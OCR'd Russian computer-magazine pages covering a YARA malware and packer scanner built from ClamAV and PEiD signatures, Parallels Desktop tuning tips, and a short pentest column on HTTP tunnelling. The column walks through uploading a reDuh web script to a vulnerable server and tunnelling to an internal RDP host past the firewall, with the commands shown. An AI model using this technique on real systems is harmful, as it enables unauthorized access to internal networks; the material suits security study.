
```
$ python clamav_to_yara.py -f daily.cvd -o clamav.yara
```

В результате в файле clamav.yara мы получим сигнатурную базу, которая сразу будет готова к использованию. Попробуем теперь





Поиск упакованных ASPack-ом файлов в папке system32



PEiD подтверждает корректность работы YARA

комбинацию YARA и базы от ClamAV в действии. Сканирование папки с использованием сигнатуры выполняется одной единственной командой:

```
$ yara -r clamav.yara /pentest/msf3/data
```

Опция -r указывает, что сканирование необходимо проводить рекурсивно по всем подпапкам текущей папки. Если в папке /pentest/msf3/data были какие-то тела вирусов (по крайней мере тех, что есть в базе ClamAV), то YARA немедленно об этом сообщит. В принципе, это уже готовый сигнатурный сканер. Для большего удобства я написал простой скрипт, который проверял обновления базы у ClamAV, закачивал новые сигнатуры и преобразовывал их в формат YARA. Но это уже детали. Одна часть задачи выполнена, теперь можно приступать к составлению правил для определения упаковщиков/крипторов. Но для этого пришлось немного с ними разобраться.

Игра по правилам

Итак, правило — это основной механизм программы, позволяющий отнести заданный файл к какой-либо категории. Правила описываются в отдельном файле (или файлах) и по своему виду очень напоминают конструкцию struct{} из языка C/C++.

```
rule BadBoy
{
  strings:
    $a = "win.exe"
    $b = "http://foo.com/badfile1.exe"
    $c = "http://bar.com/badfile2.exe"

  condition:
    $a and ($b or $c)
}
```

В принципе, ничего сложного в написании правил нет. В рамках этой статьи я коснулся лишь основных моментов, а детали ты найдешь в мануле. Пока же десять самых важных пунктов:

1. Каждое правило начинается с ключевого слова rule, после которого идет идентификатор правила. Идентификаторы могут иметь такие же имена, как и переменные в C/C++, то есть состоять из букв и цифр, причем первый символ не может быть цифрой. Максимальная длина имени идентификатора — 128 символов.

2. Обычно правила состоят из двух секций: секция определений (strings) и секция условия (condition). В секции strings задаются данные, на основе которых в секции condition будет приниматься решение, удовлетворяет ли заданный файл определенным условиям.

3. Каждая строка в разделе strings имеет свой идентификатор, который начинается со знака $ — в общем, как объявление переменной в php. YARA поддерживает обычные строки, заключенные в двойные кавычки (« ») и шестнадцатеричные строки, заключенные в фигурные скобки ({}), а также регулярные выражения:

```
$my_text_string = "text here"
$my_hex_string = { E2 34 A1 C8 23 FB }
```

4. В секции condition содержится вся логика правила. Эта секция должна содержать логическое выражение, определяющее, в каком случае файл или процесс удовлетворяет правилу. Обычно в этой секции идет обращение к ранее объявленным строкам. А идентификатор строки рассматривается в качестве логической переменной, которая возвращает true, если строка была найдена в файле или памяти процесса, и false в противном случае. Вышеуказанное правило определяет, что файлы и процессы, содержащие строку win.exe и один из двух URL, должны быть отнесены к категории BadBoy (по имени правила).

5. Шестнадцатеричные строки позволяют использовать три конструкции, которые делают их более гибкими: подстановки (wildcards), диапазоны (jumps) и альтернативный выбор (alternatives). Подстановки — это места в строке, которые неизвестны, и на их месте может быть любое значение. Обозначаются они символом «?»:

```
$hex_string = { E2 34 ?? C8 A? FB }
```

Такой подход очень удобен при задании строк, длина которых известна, а содержимое может меняться. Если же часть строки может быть разной длины, удобно использовать диапазоны:

```
$hex_string = { F4 23 [4-6] 62 B4 }
```

Данная запись означает, что в средине строки может быть от 4 до 6 различных байт. Можно реализовать также и альтернативный выбор:

```
$hex_string = { F4 23 ( 62 B4 | 56 ) 45 }
```

Это означает, что на месте третьего байта может быть 62 B4 или 56, такой записи соответствуют строки F42362B445 или F4235645.

6. Чтобы проверить, что заданная строка находится по определенному смещению в файле или адресном пространстве процесса, используется оператор at:

```
$a at 100 and $b at 200
```

Если строка может находиться внутри определенного диапазона адресов, используется оператор in:

```
$a in (0..100) and $b in (100..filesize)
```

6. Иногда возникают ситуации, когда необходимо указать, что файл должен содержать определенное число из заданного набора. Делается это с помощью оператора of:

```
rule OfExample1
{
```

```
C:\WINDOWS\system32\cmd.exe - yara.exe -r clamav.yara c:\windows\system32

G:\Yara>yara.exe -r clamav.yara c:\windows\system32
Trojan_Spy_Zbot_436 c:\windows\system32\A255_R35.bpl
Trojan_Spy_Zbot_436 c:\windows\system32\A258_R35.bpl
Trojan_Spy_Zbot_436 c:\windows\system32\bdeadmin.cpl
Trojan_Spy_Zbot_436 c:\windows\system32\bdertl60.bpl
Trojan_Spy_Zbot_436 c:\windows\system32\bdertl70.bpl
Trojan_Spy_Zbot_456 c:\windows\system32\browseui.dll
Trojan_Spy_Zbot_436 c:\windows\system32\CC3260MT.DLL
Trojan_Spy_Zbot_436 c:\windows\system32\Cp3240mt.dll
```

Сканирование системной папки system32 на наличие вирусов при помощи YARA

```
  strings:
    $foo1 = "dummy1"
    $foo2 = "dummy2"
    $foo3 = "dummy3"
  condition:
    2 of ($foo1,$foo2,$foo3)
}
```

Приведенное правило требует, чтобы файл содержал любые две строки из множества ($foo1,$foo2,$foo3). Вместо указания конкретного числа строк в файле можно использовать переменные any (хотя бы одна строка из заданного множества) и all (все строки из заданного множества).

7. Ну и последняя интересная возможность, которую надо рассмотреть — применение одного условия ко многим строкам. Эта возможность очень похожа на оператор of, только более мощная — это оператор for..of:

```
for expression of string_set : ( boolean_expression )
```

Данную запись надо читать так: из строк, заданных в string_set, по крайней мере expression штук должно удовлетворять условию boolean_expression. Или, другими словами: выражение boolean_expression вычисляется для каждой строки из string_set, и expression из них должны возвратить значение True. Далее мы рассмотрим эту конструкцию на конкретном примере.

Делаем PEiD

Итак, когда с правилами все стало более менее ясно, можно приступать к реализации в нашем проекте детектора упаковщиков и крипторов. В качестве исходного материала на первых порах я позаимствовал сигнатуры известных упаковщиков у все того же PEiD. В папке plugins находится файл userdb.txt, который и содержит то, что нам нужно. В моей базе оказалось 1850 сигнатур. Немало, так что для того, чтобы полностью импортировать их, советую написать какой-нибудь скриптик. Формат этой базы прост — используется обычный текстовый файл, в котором хранятся записи вида:

```
[Name of the Packer v1.0]
signature = 50 E8 ?? ?? ?? ?? 58 25 ?? F0 FF FF 8B
            C8 83 C1 60 51 83 C0 40 83 EA 06 52 FF 20 9D C3
ep_only = true
```

Первая строка задает имя упаковщика, которое будет отображаться в PEiD, для нас же это будет идентификатор правила. Вторая — непосредственно сама сигнатура. Третья — флаг ep_only, указывающий, искать ли данную строку только по адресу точки входа, или же по всему файлу.

Ну что, попробуем создать правило, скажем, для ASPack? Как оказалось, в этом нет ничего сложного. Сначала создадим файл для хранения правил и назовем его, например, packers.yara. Затем ищем в базе PEiD все сигнатуры, в названии которых фигурирует ASPack, и переносим их в правило:

```
rule ASPack
{
  strings:
    $ = { 60 E8 ?? ?? ?? ?? 5D 81 ED ?? ?? (43 | 44)
          ?? B8 ?? ?? (43 | 44) ?? 03 C5 }
    $ = { 60 EB ?? 5D EB ?? FF ?? ?? ?? ?? ?? E9 }
            [.. вырезано..]
    $ = { 60 E8 03 00 00 00 E9 EB 04 5D 45 55 C3
            E8 01 }
  condition:
    for any of them : ($ at entrypoint)
}
```

У всех найденных записей флаг ep_only установлен в true, то есть эти строки должны располагаться по адресу точки входа. Поэтому мы пишем следующее условие: «for any of them : ($ at entrypoint)». Таким образом, наличие хоть одной из заданных строк по адресу точки входа будет означать, что файл упакован ASPack'ом. Обрати также внимание, что в данном правиле все строки заданы просто с помощью знака $, без идентификатора. Это возможно, так как в condition-секции мы не обращаемся к каким-то конкретным из них, а используем весь набор.

Чтобы проверить работоспособность полученной системы, достаточно выполнить в консоли команду:

```
$ yara -r packers.yara somefile.exe
```

Скормив туда пару приложений, упакованных ASPack'ом, я убедился, что все работает!

Готовый прототип

YARA оказался на редкость понятным и прозрачным инструментом. Мне не составило большого труда написать для него веб-админку и наладить работу в качестве веб-сервиса. Немного креатива, и сухие результаты анализатора уже раскрашиваются разными цветами, обозначая степень опасности найденного зловреда. Небольшое обновление базы, и для многих из крипторов доступно краткое описание, а иногда даже и инструкция по распаковке. Прототип создан и работает отменно, а начальство пляшет от восторга!

Капитан Улитка




PARALLELS DESKTOP: ПРАВИЛЬНАЯ ВИРТУАЛИЗАЦИЯ ПОД MAC

10 советов по использованию виртуальной машины

Мы не раз рассказывали о пакетах виртуализации для Windows- и Linux-систем. В одном из выпусков даже брались за непростую задачу — установку Mac OS X в качестве гостевой ОС. Сегодня мы посмотрим на эту ситуацию с другой стороны и возьмемся за тюнинг самой популярной платформы для виртуализации уже под самим Mac'ом — Parallels Desktop.

Начать нужно с небольшой исторической справки. Само понятие виртуализации появилось для пользователей Mac OS не так уж и давно. Первым работающим решением для запуска виртуальных машин стало приложение Virtual PC for Mac, но оно было скорее экзотикой. Игрушку для гиков едва ли серьезно использовал кто-то из обычных пользователей. Но ситуация сильно изменилась, когда Apple наконец-то перешла на архитектуру Intel (в которой изначально заложены возмож-



Выбираем режим для работы ВМ: Coherence или стандартный



PD позволяет перенести в виртуальное окружение уже установленную систему

ности виртуализации) и предложила технологию Boot Camp для одновременной установки Mac OS и Windows. Через некоторое время Parallels, компания с российскими корнями, выпустила первый релиз программы Parallels Desktop for Mac. Продукт поддерживал аппаратную виртуализацию Intel VT, позволяя ресурсам виртуальных машин напрямую обращаться к аппаратному обеспечению компьютера. Управление виртуальными машинами осуществлялось посредством так называемого гипервизора, являющегося «прослойкой» между виртуальной машиной и аппаратными ресурсами. Разработчикам удалось добиться хорошей производительности работы гостевой ОС и предоставить ей доступ к ресурсам хостовой машины (сетевому адаптеру, USB-устройствам и так далее). О том, насколько успешной оказалась разработка, хорошо говорят цифры. Утилита сейчас установлена на нескольких миллионах «маков» во всем мире.

Но рассказывать просто про возможности Parallels Desktop было бы слишком скучно. Не так давно у нас была статья о трюках в использовании Virtual Box'а. А в этом материале мы попробовали собрать трюки для виртуализации под Mac. По умолчанию в Parallels Desktop выставлены настройки, которые являются оптимальными для среднестатистического пользователя. Но как ни крути, в России маки используются главным образом продвинутыми юзерами, у которых к платформе виртуализации вполне конкретное требование — быстродействие. А если речь идет о портативных компьютерах Apple, то еще и длительное время работы от батареи. В PD6 можно настроить виртуальную машину и так, и эдак, если знать несколько трюков.


#1. Задаем оптимальный объем RAM для гостевой ОС и ее приложений

Четырех гигабайт RAM (которыми, как правило, комплектуются современные компьютеры Mac) хватает, чтобы две операционные системы (Mac OS и Windows) работали по-настоящему быстро. По умолчанию в Parallels Desktop для гостевой операционки отведен 1 Гб оперативной памяти. Но как ни странно, гигабайта может быть даже слишком много — например, в случае, если ты в основном работаешь с не слишком требовательными к ресурсам приложениями. Перебор с количеством памяти для виртуальной машины грозит «тормозами» хоста: ты отбираешь необходимые ресурсы у Mac OS, из-за чего она вынуждена будет использовать файл подкачки. Как быть? Рецепт прост: нужно выяснить, сколько оперативной памяти реально потребляет виртуальная машина с Windows вместе с запущенными под ней нужными тебе приложениями, и назначить соответствующее значение в настройках Parallels Desktop. Решаем задачу прямо в лоб. Для этого запускаем гостевую ОС, стартуем стандартный набор приложений и, некоторое время проработав с ними, смотрим количество потребляемой памяти через самый обычный диспетчер приложений. В Windows 7 аналогичные показатели можно снять через монитор ресурсов (resmon.exe) во вкладке «Память». Полученное значение (+10% на всякий случай) и нужно будет выделить для гостевой ОС. Это делается через меню «Виртуальная машина→ Настроить → Общие». Правда, перед этим ВМ нужно отключить. Как показывает практика, во многих случаях количество необходимой RAM в разы меньше значения, которое остается по умолчанию. Сэкономленный объем быстрой (в отличие от HDD) памяти останется у Mac OS.


Тот же самый трик можно провернуть и с количеством памяти для дисковой подсистемы гостевой ОС. По умолчанию в PD «гостю» отданы 64 Гб, но если ты не собираешься ставить на Windows много софта, этот объем можно смело сократить по меньшей мере вдвое.

#2. Выигрываем 1,5-2 часа работы от батарей

Этот трюк хорош для обладателей портативных компьютеров Apple MacBook Pro. Чаще всего в этих ноутах два видеоадаптера: интегрированный Intel HD Graphics и дискретный nVidia. Имей в виду: графический чип в портативных Маках — один из самых прожорливых компонентов, поэтому если наша цель — максимальная автономность и длительное время работы компьютера от батареи, лучше не допускать включения 3D-акселератора. Этот трюк особенно актуален, когда под виртуалкой запускается Windows 7, которая по умолчанию использует навороченный интерфейс Aero. Все эти тени, полупрозрачные элементы управления и парящие окна отрисовываются с помощью DirectX и нагружают графическую подсистему. Хотя выглядит Aero симпатично, на качество работы в Windows оно не особо влияет, а время автономной работы сокращает значительно. Тут надо объяснить, что Parallels Desktop перекладывает любой трехмерный эффект, созданный средствами DirectX (который не поддерживается на стороне Mac OS), в OpenGL. В процессе нагружается и видеокарта хост-компьютера, и оперативная память, что ведет к ненужному расходу заряда батареи. Тут есть еще один интересный момент. Известно, что портативные компьютеры Mac переключаются с интегрированной графики на дискретную «на лету» — сразу же, как только возникает необходимость. Переключаться обратно (с дискретной на интегрированную) они не умеют. Поэтому, если система хотя бы один раз за сеанс работы использовала отдельный 3D-акселератор, он останется включенным до пер-



Оптимизируем количество ОЗУ для ВМ и другие параметры



Включаем отображение FPS

Индикатор слева отображает количество FPS, правый — количество миллисекунд, которое компьютер затратил на отрисовку каждого кадра

вой перезагрузки. Для настройки PD на экономичный режим работы следует отключить 3D-ускорение. Это делается в меню «Виртуальная машина → Настроить → Оборудование → Видео». Все что нужно — снять галочку с чекбокса. Но только отключить 3D-эффекты мало, надо еще уменьшить количество видеопамяти, отведенной виртуальной машине. Поскольку такой огромный объем для двухмерной графики просто не нужен, мы можем смело отдать «лишнюю» память хосту.

Для отрисовки простого (без Aero) интерфейса Windows 7 и уж тем более Windows XP хватит и 32 Мб (!). Ради чего мы проводим такую оптимизацию? Суди сам: эти простые действия помогут выиграть 1,5-2 часа времени работы от батарейки. Правда, запускать при таких настройках что-то «тяжелое» уже не получится. Но для приложений, использующих 3D, есть специальные настройки. Об этом — следующий трюк.

#3. Настраиваем PD6 для игр и включаем индикатор FPS

Если есть такая необходимость, то Parallels Desktop можно легко настроить так, чтобы гостевая Windows показывала в играх максимальное быстродействие. Процессоры относительно свежих Маков имеют по нескольку ядер. Если собираешься поиграть в виртуальной машине, тебе нужно переключить все имеющиеся ядра на поддержку гостевой ОС (по умолчанию это отключено). Делается это так:

1. Запускаем PD.
2. Выбираем виртуальную машину Windows.
3. В меню «Виртуальная машина → Настроить → Общие → Процессоры» выделяем для ВМ все имеющиеся в нашем распоряжении ядра.

Наибольший эффект от этой опции ощутим в относительно свежих играх, которые поддерживают многопоточность — например, Far Cry 2. Есть еще один интересный трик.

Чтобы наглядно оценить его результаты, мы можем включить индикатор FPS (frames per second — количество кадров в секунду). Он активируется специальной командой 'video.showFPS=1', которая вставляется в окно «Загрузочные флаги» («Виртуальная машина → Настроить → вкладка «Оборудование» → меню «Порядок загрузки»). Появятся два индикатора: левый отображает количество FPS, правый — количество миллисекунд, которое компьютер затратил на отрисовку каждого кадра.

#4. Добираемся до конфига ВМ

Parallels Desktop — это продукт для массового пользователя, по этой причине через стандартный интерфейс программы мы можем добраться только до самых основных настроек. Но как и во многих других продуктах для виртуализации, у каждой виртуальной машины есть набор файлов и в том числе конфиг, через который можно провести намного более тонкую настройку. Предположим, у тебя есть несколько виртуальных машин. Любой файл ВМ представляет собой пакет с расширением .pvm, который по умолчанию находится по адресу /Users/ <имя_пользователя>/Документы/Parallels. Содержимое пакета можно посмотреть через Finder («Показать содержимое пакета»). Нас будет интересовать файл config.pvs. По сути это XML-документ. Его можно открыть в стандартном TextEdit или в другом редакторе.

Файл имеет древовидную структуру, в которой значения параметров виртуальных машин сгруппированы по функциональному назначению. Меняя параметры в этом файле, можно кардинальным образом влиять на работу виртуальной машины, что мы и будем использовать в следующих триках.

Рекомендую тебе сделать бэкап. Если что-то пойдет не так, ты сможешь заменить модифицированный файл исходным в pvm-пакете.

#5. Запускаем виртуальную машину в автоматическом режиме

Parallels Desktop позволяет запускать более 50 самых разных операционных систем — от второй версии Mac OS X до каких-нибудь очень специальных ОС вроде Red Hat Enterprise.

В подавляющем большинстве пользователи запускают одну только виртуальную машину (чаще всего с Windows). Тем не менее, в расчете на то, что у юзера много гостевых ОС, Parallels Desktop при запуске выводит диалоговое окно, в котором предлагает выбрать, что загружать.

Если у тебя одна только ВМ, лишние клики мышкой могут слегка раздражать. Можно заставить PD загружать виртуальную машину при нажатии на иконку приложения. Для этого открываем файл config.pvs через TextEditor, находим через <Cmd+F> строку <Autostart>0<Autostart> и вместо 0 ставим 2. Сохраняем файл и заново запускаем PD, чтобы оценить результат.

Имя	Тип
config.pvs	Parallels VM configuration
config.pvs.backup	Исполняемый файл Unix
parallels.log	Файл журнала
Snapshots	Папка
statistic.log	Файл журнала
unattended.fdd	Parallels VM floppy drive image
Windows 7-0.hdd	Parallels VM hard disk image
Windows Disks	Папка

Все файлы виртуальной машины внутри пакета ВМ

#6. Сокращаем время загрузки Windows 7 в виртуальной машине

Есть два способа значительно уменьшить время загрузки Windows 7. Когда ты загружаешь «семерку», в окне виртуальной машины сначала отображается информация о BIOS, затем — логотип Windows 7. Практическая ценность от созерцания символов и картинки — нулевая, поэтому их показ можно отключить.

Тут вопрос даже не в эстетике, а в том времени, которое уходит на загрузку гостевой ОС. Этот трик ее ускорит! Чтобы отключить отображение информации о BIOS, открываем config.pvs через TextEditor и ищем строку <HideBiosOnStartEnabled>0</HideBiosOnStartEnabled>, где вместо 0 ставим 1. Чтобы отключить заставку с логотипом Windows 7, меняем значение параметра <DisableWin7Logo>1</DisableWin7Logo>.

#7. Отключаем тени от окон в режиме Coherence

Одна из замечательных фишек Parallels Desktop — это режим Coherence, позволяющий работать с Windows- и Mac-приложениями, как будто они принадлежат одной операционной системе. Идея, как ты справедливо можешь заметить, не нова и доступна во многих других продуктах виртуализации.

Но в PD эта фишка реализована очень здорово: можно спрятать интерфейс Windows, но при этом элементы интерфейса гостевой ОС органично встроятся в интерфейс хоста. К примеру, у тебя по-прежнему остается доступ к значкам из трея Windows. Режим сделан очень красиво и удобно — не придерешься. В его скрытых настройках можно разве что отключить тени, отбрасываемые окнами.

Это даст нам возможность выжать еще несколько процентов производительности виртуальной машины. Для этого необходимо: открыть файл config.pvs через TextEditor и поменять в нем значение параметра <DisableDropShadow>0</DisableDropShadow>.

#8. Настройка SmartMount


Parallels Desktop имеет функцию SmartMount, которая делает для виртуальной машины доступными внешние диски (в том числе флешки), сетевые диски и DVD.

Если нет необходимости показывать гостевой ОС все категории дисков, лишние можно отключить, изменив соответствующий параметр в файле конфигурации. Для этого в config.pvs находим параметр <SharedVolumes> и приступаем к настройке:

А) Доступ виртуальной машины к внешним дискам: <UseExternalDisks>1</UseExternalDisks>. Доступ включен — 1, доступ отключен — 0 (здесь и далее)

Б) Доступ виртуальной машины к CD/DVD-приводам: <UseDVDs>1</UseDVDs>.

В) Доступ виртуальной машины к сетевым дискам и/или файловым хранилищам: <UseConnectedServers>1</UseConnectedServers>.



Редактируем config.pvs



В пакете ВМ всегда есть лог-файл с интересной технической инфой

#9. Подключаем сетевые диски через гостевую ОС

Функция «Общий доступ к Windows» позволяет «пробрасывать» жесткие диски из Windows в Mac OS X. По умолчанию она включена, о чем свидетельствует появление иконки гостевого жесткого диска на рабочем столе мака. Но мало кто знает, что с помощью «Общего доступа к Windows» можно пробросить в Mac OS X сетевые диски, работающие на каких-то экзотических протоколах, с которыми ладит Windows и не дружит Mac OS X. Чтобы увидеть эти диски в Mac OS X, нужно в config.pvs активировать скрытый параметр AutoMountNetworkDrives. Затем на всякий случай убеждаемся, что в Parallels Desktop включена опция «Подключать виртуальные диски к рабочему столу Mac». Теперь идем в Windows и подключаем тот сетевой диск, с которым будем работать. Он появляется на рабочем столе Mac OS X. Ну и, само собой, в «Проводнике» Windows.


#10. Универсальный совет


Если без хитрой настройки обойтись можно, то без знания основного функционала софта обойтись нельзя ну никак. Простой пример. Я каждый раз вижу, что люди выключают виртуальные машины (неважно даже, какой софт они используют), а потом, когда в них вновь появляется необходимость, включают их заново. Люди, зачем?! В любой программе для виртуализации давно предусмотрен режим «Suspend/Resume», который позволяет «заглушить» виртуальную машину за считанные секунды и так же быстро вернуть ее к работе. Состояние памяти и состояние внутренних устройств виртуального компьютера сохраняется на жестком диске в виде файла. Гостевая система выводится из спячки буквально за секунды вместе с теми приложениями, с которыми ты ее «засуспендил». ⌶


Степан «Step» Ильин (twitter.com/stepah)



Про HTTP-туннелирование







Понадобилось мне тут на днях воспользоваться достаточно известным приемом, а именно — HTTP-туннелингом. О существовании решений, позволяющих создать TCP-соединение поверх HTTP-запросов, я знал давно, но на практике никогда не использовал. Как оказалось, это действительно неплохо работающий способ обойти файрвол и достучаться до внутренних хостов локальной сети через веб-сервер, который открыт «наружу». Если ты сможешь залить на этот сервер специальный веб-сценарий, то с большой вероятностью получишь возможность обращаться к узлам из локальной сети этого сервера, которые при этом в инете не открыты! Любое подобное решение состоит из двух частей — клиента и сервера, которые инкапсулируют трафик в обычные HTTP GET- и POST-запросы и передают в таком виде данные между собой.

Данные при этом сжимаются, криптуются и кодируются в base64. Существует много реализаций подобного подхода, в том числе немало коммерческих. Опытные товарищи посоветовали две бесплатные разработки: **reDuh** (sensepost.com/labs/tools/pentest/reduh) и **HTTPTunnel** (http-tunnel.sourceforge.net). Мне приглянулась первая, так как ее серверная часть (та, которая заливается на веб-сервер) доступна в трех вариациях: на JSP, PHP и ASPX. В зависимости от того, какие технологии используются на веб-сервере, можно выбрать подходящий вариант. Клиентская часть при этом написана на Java и, соответственно, может быть запущена под любой ОС. Итак, как это работает?

Рассмотрим конкретный пример. Допустим, пентестер Иван, проводя исследование, нашел в некотором веб-сценарии уязвимость и может загрузить на сервер скрипт для HTTP-туннелинга. При этом ему стало известно, что где-то внутри локалки находится RPD-сервер с названием хоста term-serv.victim.com, к которому нет доступа «снаружи» из-за файрвола. Брандмауэр пропускает к веб-серверу только HTTP-трафик и больше ничего. Подключиться к этому серверу и другим хостам из внутренней локальной сети Иван может с помощью HTTP-туннелинга. Это выглядит так:

1. Иван заливает на сервер скрипт reDuh.jsp, который становится доступным по некоторому адресу (пусть это будет ubunt00.victim.com/uploads/reDuh.jsp). Это серверная часть, и она не нуждается в настройке.

2. На локальной машине запускается клиентская часть reDuh — reDuhClient. Это консольное приложение, которому в качестве параметра для запуска передается адрес только что загруженного скрипта:

```
$ java reDuhClient ubunt00.victim.com
80 /uploads/reDuh.jsp
```

3. Указать адрес серверной части мало — необходимо еще отконфигурировать туннели с помощью админки, которая по умолчанию запускается на 1010 порту. Ивану требуется пробросить локальный порт 1234 на порт 3389 (RPD) хоста term-serv.victim.com, поэтому правило будет следующим:

```
[createTunnel]
1234:term-serv.victim.com:3389
```

4. Все, теперь если Иван подключится с помощью любого RDP-клиента к localhost:1234, то весь его TCP-трафик будет инкапсулироваться в HTTP-запросы, которые передаются на ubunt00.victim.com/uploads/reDuh.jsp, а оттуда уже переадресуются на целевой сервер. Таким образом, он получит желанный доступ к удаленному рабочему столу.

Тут надо сказать, что reDuh не ограничивает количество соединений, поэтому ты можешь создать несколько туннелей для разных хостов и разных сервисов (например, SSH) и использовать их одновременно! Ради интереса я попробовал еще и HTTPTunnel, которая оказалась не менее замечательной разработкой.

